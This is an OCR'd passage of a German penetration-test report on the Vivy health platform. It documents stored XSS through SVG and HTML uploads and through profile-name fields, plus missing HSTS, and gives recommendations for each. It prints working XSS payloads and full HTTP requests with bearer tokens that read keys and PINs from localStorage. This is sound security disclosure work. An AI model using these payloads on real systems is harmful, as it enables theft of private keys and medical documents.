
Der eingeschleuste Code wird im Browser des angegriffenen Benutzers ausgeführt und kann in seinem Namen und mit seinen Rechten Zugriff auf Inhalte der Webanwendung nehmen und diese verunstalten (Defacement), Session-Cookies oder andere sitzungsidentifizierende Merkmale auslesen (Session-Hijacking) oder Passworteingaben aufzeichnen (Phishing).

Schadcode kann auf mehrere Arten in eine Webanwendung eingeschleust werden. Bei einem reflektierten XSS-Angriff wird Schadcode üblicherweise in einem HTTP-Query-Parameter, seltener in einem HTTP-Request-Header oder im HTTP-Request-Body an die Webanwendung gesendet, welche diesen daraufhin in den zurückgelieferten HTML-Code einbaut. Bei dem hier beschriebenen persistenten XSS-Angriff dagegen wird Schadcode dauerhaft beispielsweise in der

Datenbank der Webanwendung gespeichert und an Benutzer ausgeliefert, ohne dass es zuvor einer speziellen Interaktion zwischen Angreifer und angegriffenem Benutzer bedarf.

4.3.2.1 *Details*

Vivy ermöglicht Benutzern, Dokumente mit ihren behandelnden Ärzten zu teilen. Hierzu muss der Benutzer zunächst über Klick auf "Upload Document" ein Dokument auf die Vivy-Plattform hochladen und anschließend mit einem Arzt zu teilen.



Ein Angreifer kann diese Funktionalität nutzen und ein Dokument mit eingebettetem JavaScript-Schadcode teilen, beispielsweise ein SVG-Dokument:

```
POST /api/users/me/sharesessions/bretr/encryptedfiles HTTP/1.1
x-encryption-cipher-key:
Djlj1zFQG+kyvPImnBBmzwodQCFtZ18GWU4TIna9qjNHmjfVyKiuy+E5zkBf3hfiXcY6S4nm0l+3yPqf4Zjfbhe9QSpJM3whNT0qQB40
2Snl3kUBel4GoOvYxpQ2dCwJ23YlKEilxlxOQhhNzsrKjAJxiiG15H8zrI4Bq2v0c3iKR9f8q3ujm8lz8jP91wBT61+53E07ivuF5ua0
4urzNA1/a2WToqL06qfXWq+2Q8LXXTwl49uQmUiC5PwrLQomESH3G/zoYWQEhqhqC0wZtcZtjAYY3XEBnP7BXVAL0okPauEOL7gnR1Vj
wA7mSp2CQctiX4pLQcsWOedHXm0DIPeMJnOMzkB96Q553xMXCzkmGWwPH2KhOwxR91LkSavi/PH1MUrmT4pePYTaisuPNkWXtz/a9FIA
zvj92xTryt5kFDUFtu2R370AyRKCMeekBOCdhIH2h7NtvcfMl32GJFsWB2OHKQgm85ePEUSsmUzpWFyDIpzjePkadPzRAeaxX/iSI/PU
7olZvJqf4FoT+M4SUL434TQrWRGj1PJ1xn/GxDp9C1TErA4NOiiBV/fojm3yC5gVYnuJ19YkaLtxtAELfuQYk1SpZeyi7b21y69gr19+
ZTbf0meG2btjVTqMNIPMXuUgsPYTsaWqfRZPJmbQYhXqXoXYABb2l0r4TTo=
x-encryption-compression: gzip
x-encryption-content-type: image/svg+xml
Accept-Language: en-US
x-uvita-client: android
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJtdGhAbW9kemVyby5kZSIsInN0eXBlIjoiVVNFUiIsInNjb3B
lIjpbImJhc2ljIl0sImlkIjoiYzliYmNlMGQtMGM1YS00ZGYxLThkM2EtODI2NDc2MGJlZTg5IiwiZXhwIjoxNTM3NTU3NzA5LCJqdGk
iOiI2ODQ4ZGYxNC1kMWIyLTQzNGItYjdiZS03NmY3NmZiMzBmMGIiLCJjbGllbnRfaWQiOiJhbmRyb2lkIn0.buhMIHfGH4EkKphtSEg
OXFFVy5Nq5-L6jsgsiDE6GO4
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Type: multipart/form-data; boundary=b0db2227-e063-4754-968a-2d8808b90c9b
Content-Length: 513
Host: api.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

--b0db2227-e063-4754-968a-2d8808b90c9b
Content-Disposition: form-data; name="file"; filename="dr.gz.enc"
Content-Type: application/vnd+uvita.encryptedfile
Content-Length: 288

c"§®R5#Ò™,'nÆ¿¥Cy'Ë×o      ‡"ú
```

```
•ú• ÚËÀbøòêÃ0~l?y=4ÀòèŒ¬1),•dœî˜æ[4ëŠñty¬ éBÿšË¼Æd•£g$ß{sÊn0ÄîÒ- %
gzŸCáP,¬ f
Á¢Ì¥û•q,ow^'ö÷«'Ï…¢ üQAª  û,dnoð•NÒäóÀ{•?É³r^Ù0ÅÜ|•˜iLÊçõ¬CO•
²õ)-%V%íû¬8ˆN;¿ÏæÛwXO'ŠÌÕèy¼”y-mÁš4+Ñ Æ% 1ä·w_³0Ðv§;× ®}¹Š!é¨àNÖv•Mù¦0Qv–˜Ñ#w\•|ä-ý È?Z:nŸp²
--b0db2227-e063-4754-968a-2d8808b90c9b--
```


Das SVG-Dokument wird hierbei verschlüsselt im HTTP-Request-Body an die Vivy-Plattform und von dort in den Browser des Arztes übertragen. Entschlüsselt sieht das SVG-Dokument wie folgt aus

```
<?xml version="1.0"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.orgGraphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
height="100" width="100">
  <a xlink:href="javascript:alert(localStorage.getItem('key'))">
    <circle cx="50" cy="50" r="40" fill="red"/>
  </a>
</svg>
```

Der Browser des Arztes empfängt das verschlüsselte Dokument, entschlüsselt es, und zeigt ein Vorschaubild an. Klickt der Arzt auf das Vorschaubild, so wird das entschlüsselte Originaldokument mit eingebettetem JavaScript unter der URL `blob:https://app.vivy.com/8ca91f08-5ae8-4766-b5a3-8b3bded1f71f` geöffnet. Hier ist nun das im SVG-Dokument eingebettete JavaScript aktiv.

Der eingebettete JavaScript-Code läuft unter dem Origin `https://app.vivy.com` und hat daher Zugriff auf dessen `localStorage`-Speicher. Hierin sind private RSA-Schlüssel sowie zuvor durch den Arzt eingegebene URLs und PINs gespeichert und können mittels JavaScript ausgelesen werden:

Der Angriff ist nicht auf SVG-Dokumente beschränkt und funktioniert beispielsweise ebenso mit HTML-Dokumenten.



Sofern die unter den ausgelesenen URLs geteilten Dokumente noch verfügbar sind (entweder 24 Stunden oder dauerhaft), kann deren Inhalt mit PIN und privatem Schlüssel abgefragt entschlüsselt werden.

4.3.2.2 *Empfehlung*

Die entschlüsselten und möglicherweise schadhaften Dokumente sollten nicht über eine `blob://`-URL und damit unter dem Origin der Browser-App verlinkt werden. Stattdessen kann beispielsweise ein Download mit `Content-Disposition: attachment` angeboten werden.

4.3.3 Persistentes Cross-Site-Scripting in Profilbildern

Typ/Klasse	Cross-Site-Scripting
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Browser-App

Die Browser-App ist von einer persistenten Cross-Site-Scripting-Schwachstelle (XSS) betroffen. Ein Angreifer kann JavaScript-Code einschleusen. Besucht ein Anwender daraufhin den betroffenen Bereich der Webanwendung, wird der Code im Browser und mit den Rechten des angegriffenen Benutzers ausgeführt.

Persistente Cross-Site-Scripting-Schwachstellen ermöglichen einem Angreifer das Einschleusen von bösartigem JavaScript-Code in die Webanwendung. Aus Sicht des angegriffenen Benutzers bzw. dessen Browsers ist die Herkunft (Origin) von eingeschleustem Code und von legitimen Inhalten der Webanwendung identisch. Der eingeschleuste Code unterliegt daher nicht den Beschränkungen der Same-Origin-Policy.

Der eingeschleuste Code wird im Browser des angegriffenen Benutzers ausgeführt und kann in seinem Namen und mit seinen Rechten Zugriff auf Inhalte der Webanwendung nehmen und diese verunstalten (Defacement), Session-Cookies oder andere sitzungsidentifizierende Merkmale auslesen (Session-Hijacking) oder Passworteingaben aufzeichnen (Phishing).

Schadcode kann auf mehrere Arten in eine Webanwendung eingeschleust werden. Bei einem reflektierten XSS-Angriff wird Schadcode üblicherweise in einem HTTP-Query-Parameter, seltener in einem HTTP-Request-Header oder im HTTP-Request-Body an die Webanwendung gesendet, welche diesen daraufhin in den zurückgelieferten HTML-Code einbaut. Bei dem hier beschriebenen persistenten XSS-Angriff dagegen wird Schadcode dauerhaft beispielsweise in der Datenbank der Webanwendung gespeichert und an Benutzer ausgeliefert, ohne dass es zuvor einer speziellen Interaktion zwischen Angreifer und angegriffenem Benutzer bedarf.

4.3.3.1 *Details*

Über die Vivy-App können Benutzer Profilbilder hochladen und öffentlich teilen. Hierzu sendet die Vivy-App einen HTTP-POST-Request an die Vivy-Plattform unter https://api.vivy.com/api/users/me/profilepictures. Dabei können jedoch Dateien mit beliebigem Content-Type hochgeladen werden, nicht nur Bilder.


Nachfolgend wurde ein HTML-Dokument per HTTP-POST-Request an `https://api.vivy.com/api/users/me/profilepictures` hochgeladen:

```
POST /api/users/me/profilepictures HTTP/1.1
Accept-Language: en-US
x-uvita-client: android
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJtdGhAbW9kemVyby5kZSIsInN0eXBlIjoiVVNFUiIsInNjb3B
lIjpbImJhc2ljIl0sImlkIjoiYzliYmNlMGQtMGM1YS00ZGYxLThkM2EtODI2NDc2MGJlZTg5IiwiZXhwIjoxNTM3NTczNTY4LCJqdGk
iOiJkODdjYWZkMS1iNjIzLTQwZTAtODIwMS01ZmNiN2E0NWFhOTMiLCJjbGllbnRfaWQiOiJhbmRyb2lkIn0.lNowScsZmqNsw70SQdt
DkRq9EMAbXAls4tjo79mU41g
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Type: multipart/form-data; boundary=ef9c3376-265c-45be-ba58-24679ea46361
Content-Length: 228
Host: api.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

--ef9c3376-265c-45be-ba58-24679ea46361
Content-Disposition: form-data; name="file"; filename="file.txt"
Content-Type: text/html

<script>alert(localStorage.getItem('key'))</script>
--ef9c3376-265c-45be-ba58-24679ea46361--
```

Unter der URL `https://app.vivy.com/api/users/c9bbce0d-0c5a-4df1-8d3a-8264760bee89/profilepictures` ist das HTML-Dokument anschließend öffentlich abrufbar. Der Server gibt dabei den beim Hochladen

angegebenen Content-Type aus. Folglich werden das HTML-Dokument und darin enthaltener JavaScript-Code vom Browser interpretiert und ausgeführt.

Der eingebettete JavaScript-Code läuft unter dem Origin `https://app.vivy.com` und hat daher Zugriff auf dessen `localStorage`. Hierin sind private RSA-Schlüssel sowie zuvor durch den Arzt eingegebene URLs und PINs gespeichert und können mittels JavaScript ausgelesen werden:



Sofern die unter den ausgelesenen URLs geteilten Dokumente noch verfügbar sind (entweder 24 Stunden oder dauerhaft), kann deren Inhalt mit PIN und privatem Schlüssel abgefragt entschlüsselt werden.

4.3.3.2 *Empfehlung*

Allgemein sollte die Eingabevalidierung und Ausgabecodierung von Benutzereingaben sollte systematisch untersucht werden.

Im konkreten Fall sollte der Content-Type von Profilbildern über eine White-List auf sichere Werte wie `image/jpeg` oder `image/png` eingegrenzt werden.

Die Ausführung von erfolgreich injiziertem Schadcode kann zusätzlich durch Setzen einer möglichst weitreichenden Content-Security-Policy per HTTP-Response-Header unterbunden werden.

4.3.4 Persistentes Cross-Site-Scripting in Benutzernamen

Typ/Klasse	Cross-Site-Scripting
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Browser-App

Die Browser-App ist von einer persistenten Cross-Site-Scripting-Schwachstelle (XSS) betroffen. Ein Angreifer kann JavaScript-Code einschleusen. Besucht ein Anwender daraufhin den betroffenen Bereich der Webanwendung, wird der Code im Browser und mit den Rechten des angegriffenen Benutzers ausgeführt.

Persistente Cross-Site-Scripting-Schwachstellen ermöglichen einem Angreifer das Einschleusen von bösartigem JavaScript-Code in die Webanwendung. Aus Sicht des angegriffenen Benutzers bzw. dessen Browsers ist die Herkunft (Origin) von eingeschleustem Code und von legitimen Inhalten der Webanwendung identisch. Der eingeschleuste Code unterliegt daher nicht den Beschränkungen der Same-Origin-Policy.

Der eingeschleuste Code wird im Browser des angegriffenen Benutzers ausgeführt und kann in seinem Namen und mit seinen Rechten Zugriff auf Inhalte der Webanwendung nehmen und diese

verunstalten (Defacement), Session-Cookies oder andere sitzungsidentifizierende Merkmale auslesen (Session-Hijacking) oder Passworteingaben aufzeichnen (Phishing).

Schadcode kann auf mehrere Arten in eine Webanwendung eingeschleust werden. Bei einem reflektierten XSS-Angriff wird Schadcode üblicherweise in einem HTTP-Query-Parameter, seltener in einem HTTP-Request-Header oder im HTTP-Request-Body an die Webanwendung gesendet, welche diesen daraufhin in den zurückgelieferten HTML-Code einbaut. Bei dem hier beschriebenen persistenten XSS-Angriff dagegen wird Schadcode dauerhaft beispielsweise in der Datenbank der Webanwendung gespeichert und an Benutzer ausgeliefert, ohne dass es zuvor einer speziellen Interaktion zwischen Angreifer und angegriffenem Benutzer bedarf.

4.3.4.1 *Details*

JavaScript-Code kann in `firstName` und `lastName` des Benutzerprofils injiziert werden. Der Code kommt anschließend unter einem eindeutigen Pfad auf me.vivy.com zur Ausführung.

Beispiel: HTTP-PUT-Request mit JavaScript-Injektion in `firstName`:

```
PUT /api/users/me HTTP/1.1
Content-Type: application/json
Accept-Language: en-US
x-uvita-client: android
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJtdGhAbW9kemVyby5kZSIsInN0eXBlIjoiVVNFUiIsInNjb3B
lIjpbImJhc2ljIl0sImlkIjoiYzliYmNlMGQtMGM1YS00ZGYxLThkM2EtODI2NDc2MGJlZTg5IiwiZXhwIjoxNTM3NzM4NDk4LCJqdGk
iOiI1NzZmMDAyMS05ZmY2LTQwMWQtYTQxZi1kNDY1YzViN2QwZGIiLCJjbGllbnRfaWQiOiJhbmRyb2lkIn0.tKyPcXEoUVB8jMWueZv
Fc_KTj2jIFWe12hCRJ-AjNGI
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Host: api.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0
Content-Length: 109

{
  "firstName" : "<image src=x onerror=alert(localStorage.getItem('requests'))>",
  "lastName" : "test"
}
```

Die Vivy-Plattform antwortet mit:

```
HTTP/1.1 200
Date: Sun, 23 Sep 2018 21:16:32 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Expose-Headers: x-encryption-cipher-key, x-encryption-compression, x-encryption-content-
type, x-encryption-version
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Vary: Accept-Encoding
Content-Length: 1341

{
  "id" : "c9bbce0d-0c5a-4df1-8d3a-8264760bee89",
  "firstName" : "<image src=x onerror=alert(localStorage.getItem('requests'))>",
  "lastName" : "test",
  "preferredName" : "modzero_test",
  "language" : "en-US",
  "email" : "test@example.com",
  "birthDate" : null,
  "pictureFileId" : "uvita-profilepicture-2018-09-23T19:24:04Z-
c6nTL0NgMWdFB5RO9MXGVWi5GxfCWdpC21LZUJVX",
  "insurance" : {
        "id" : "dak-gesundheit",
        "name" : "DAK-Gesundheit",
        "number" : null,
        "verified" : false,
        "status" : "pending",
        "supported" : true,
        "cardLogoUrl" : "https://uvita.eu/images/uploads/75d74b75-1c44-4c81-98bd-392512771c38",
```

```
        "invertedColorCardLogoUrl" : null,
        "backgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-pr.png",
        "contactBackgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-
pr.png",
        "color" : "#FFFFFFFF",
        "primaryColor" : "#BF4A17FF",
        "secondaryColor" : "#FFFFFFFF",
        "features" : [ {
          "id" : "sso",
          "iconUrl" : null
        } ]
  },
  "kycStatus" : "initial",
  "kycMessage" : null,
  "key" : {
        "pubKeyId" : "51c83269-ec33-45ab-8488-823614d4bc92",
        "pubKeyFileId" : "uvita-pubkey-2018-09-23T09:45:52Z-mq4TOEh1HZKl3VJLaiYL7Jm1F0IYy3V1J3q7831b",
        "pubKeyUploadedAt" : "2018-09-23T09:45:53Z"
  },
  "terms" : null
}
```


Anschließend wird aus der Vivy-App per HTTP-POST-Request ein Dokumentenupload-Link auf me.vivy.com angefordert:

```
POST /api/subjects/me/direct HTTP/1.1
Content-Type: application/json
Accept-Language: en-US
x-uvita-client: android
Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJtdGhAbW9kemVyby5kZSIsInN0eXBlIjoiVVNFUiIsInNjb3B
lIjpbImJhc2ljIl0sImlkIjoiYzliYmNlMGQtMGM1YS00ZGYxLThkM2EtODI2NDc2MGJlZTg5IiwiZXhwIjoxNTM3NzM4NDk4LCJqdGk
iOiI1NzZmMDAyMS05ZmY2LTQwMWQtYTQxZi1kNDY1YzViN2QwZGIiLCJjbGllbnRfaWQiOiJhbmRyb2lkIn0.tKyPcXEoUVB8jMWueZv
Fc_KTj2jIFWe12hCRJ-AjNGI
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Length: 0
Host: api.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0
```

Die Vivy-Plattform antwortet mit:

```
HTTP/1.1 200
Date: Sun, 23 Sep 2018 20:35:49 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Expose-Headers: x-encryption-cipher-key, x-encryption-compression, x-encryption-content-
type, x-encryption-version
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Length: 108

{
  "id" : "yjbskrxs",
  "url" : "https://me.vivy.com/yjbskrxs",
  "expireAt" : "2018-09-24T20:35:49.424Z"
}
```

Bei Abrufen der URL `https://me.vivy.com/yjbskrxs` im Browser wird der eingeschleuste JavaScript-Code ausgeführt. Der eingebettete JavaScript-Code läuft unter dem Origin `https://me.vivy.com` und hat daher Zugriff auf dessen `localStorage`. Hierin sind IDs der Upload-Anfragen gespeichert, welche bisher mit diesem Browser geöffnet wurden. Diese können mittels JavaScript ausgelesen werden:



Sofern die zu den ausgelesenen IDs gehörenden Upload-Anfragen noch verfügbar sind (mindestens für 24 Stunden), können unter Kenntnis der ID weitere Dokumente in die App des entsprechenden Vivy-Benutzers übertragen werden.

4.3.4.2 *Empfehlung*

Allgemein sollte die Eingabevalidierung und Ausgabecodierung von Benutzereingaben systematisch untersucht werden.

Die Webanwendung muss durch eine dem jeweiligen Ausgabekontext angemessene Ausgabecodierung verhindern, dass eingeschleuster HTML- und JavaScript-Code vom Browser eines angegriffenen Benutzers interpretiert wird.

Als sekundäre Maßnahme sollte die Webanwendung Benutzereingaben systematisch validieren, um das Einbringen von Schadcode zu verhindern. Aus Gründen der defensiven Programmierung sollte diese Maßnahme allein jedoch nicht als hinreichende Lösung der Problematik betrachtet werden.

Die Ausführung von erfolgreich injiziertem Schadcode kann zusätzlich durch Setzen einer möglichst weitreichenden Content-Security-Policy per HTTP-Response-Header unterbunden werden.

Zudem sollte die Browser-App, sofern nicht zwingend notwendig, keine Anfrage-IDs speichern.

4.3.5 Fehlende HTTP-Transport-Security-Policy

Typ/Klasse	Transport-Security
Aufwand	Mittel/Hoch
Auswirkung	Mittel/Hoch
Ort	Browser-App

Die Browser-App sendet keine HTTP-Strict-Transport-Security-Header (HSTS). Netzwerktechnisch günstig positionierte Angreifer können daher Datenverkehr zwischen Benutzern und der Webanwendung mitlesen und manipulieren.

Die Webanwendung deklariert keine HTTP-Strict-Transport-Security-Policy (HSTS). Man-in-the-Middle-Angreifer (MitM) können Datenverkehr mitlesen und manipulieren.

Durch das Mitsenden eines HSTS-Response-Headers weist eine Webanwendung (HSTS-Host) den Browser an, fortan bis zu einem deklarierten Zeitpunkt ausnahmslos verschlüsselt über eine sichere Verbindung zu kommunizieren.

Laut Standard[3] überschreibt eine HSTS-Policy explizit die Art und Weise, wie der Browser URI-Referenzen, Benutzereingaben (z.B. über die Adressleiste des Browsers) und sonstige Befehle verarbeitet, die in Abwesenheit einer HSTS-Policy zu unsicherer Kommunikation mit dem HSTS-Host führen könnten.

Ohne HSTS kann ein Man-in-the-Middle-Angreifer (MitM) den Datenverkehr einer vermeintlich sicher über HTTPS kommunizierende Webanwendung in folgenden Szenarien mitlesen und manipulieren:

- Der Benutzer gibt im Browser den Host der Webanwendung ohne Schema ein, also beispielsweise vivy.com statt HTTPS://vivy.com. Browser senden dann einen unverschlüsselten HTTP-Request.
- Der Benutzer folgt einem unsicheren HTTP-Link, beispielsweise aus einer E-Mail oder von einer fremden Webseite.
- Die Webanwendung selbst bettet versehentlich unverschlüsselte HTTP-Inhalte ein (Mixed-Content).
- Ein aktiver MitM-Angreifer ersetzt HTTPS-URLs in beispielsweise der initialen HTTP-Response der Webanwendung durch unsichere HTTP-URLs (HTTP-Downgrading durch SSL-Stripping).
- Ein aktiver MitM-Angreifer gibt sich dem Benutzer gegenüber als Host der Webanwendung aus und präsentiert hierzu ein nicht vertrauenswürdiges Zertifikat (MitM-Proxy).

Hätte die Webanwendung dagegen zuvor einen HSTS-Header gesendet, würde der Browser in allen obigen Szenarien sicher verschlüsselt per HTTPS kommunizieren und dem Benutzer keine Möglichkeit bieten, nicht vertrauenswürdige Zertifikate zu akzeptieren.

4.3.5.1 *Details*

Beispiel: Bei der Eingabe von „vivy.com/bretr“ durch einen Arzt sendet der Browser folgenden unverschlüsselten HTTP-Request:

```
HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Fri, 21 Sep 2018 18:30:38 GMT
Content-Type: text/html
Content-Length: 183
Connection: close
Location: https://vivy.com/bretr
X-Cache: Redirect from cloudfront
Via: 1.1 14484a063800eaed878a3068abf4dfac.cloudfront.net (CloudFront)
X-Amz-Cf-Id: Ul-7sH72WuCi7QivHd2No0Y_w08K90Yh9U735S8eMTJ87LEKgIJDAg==

<html>
<head><title>301 Moved Permanently</title></head>
```

[3] https://tools.ietf.org/html/rfc6797, zuletzt abgerufen am 02.10.2018

```
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>CloudFront</center>
</body>
</html>
```

Die Vivy-Plattform antwortet mit folgender unverschlüsselter HTTP-Response:

```
HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Fri, 21 Sep 2018 18:30:38 GMT
Content-Type: text/html
Content-Length: 183
Connection: close
Location: https://vivy.com/bretr
X-Cache: Redirect from cloudfront
Via: 1.1 14484a063800eaed878a3068abf4dfac.cloudfront.net (CloudFront)
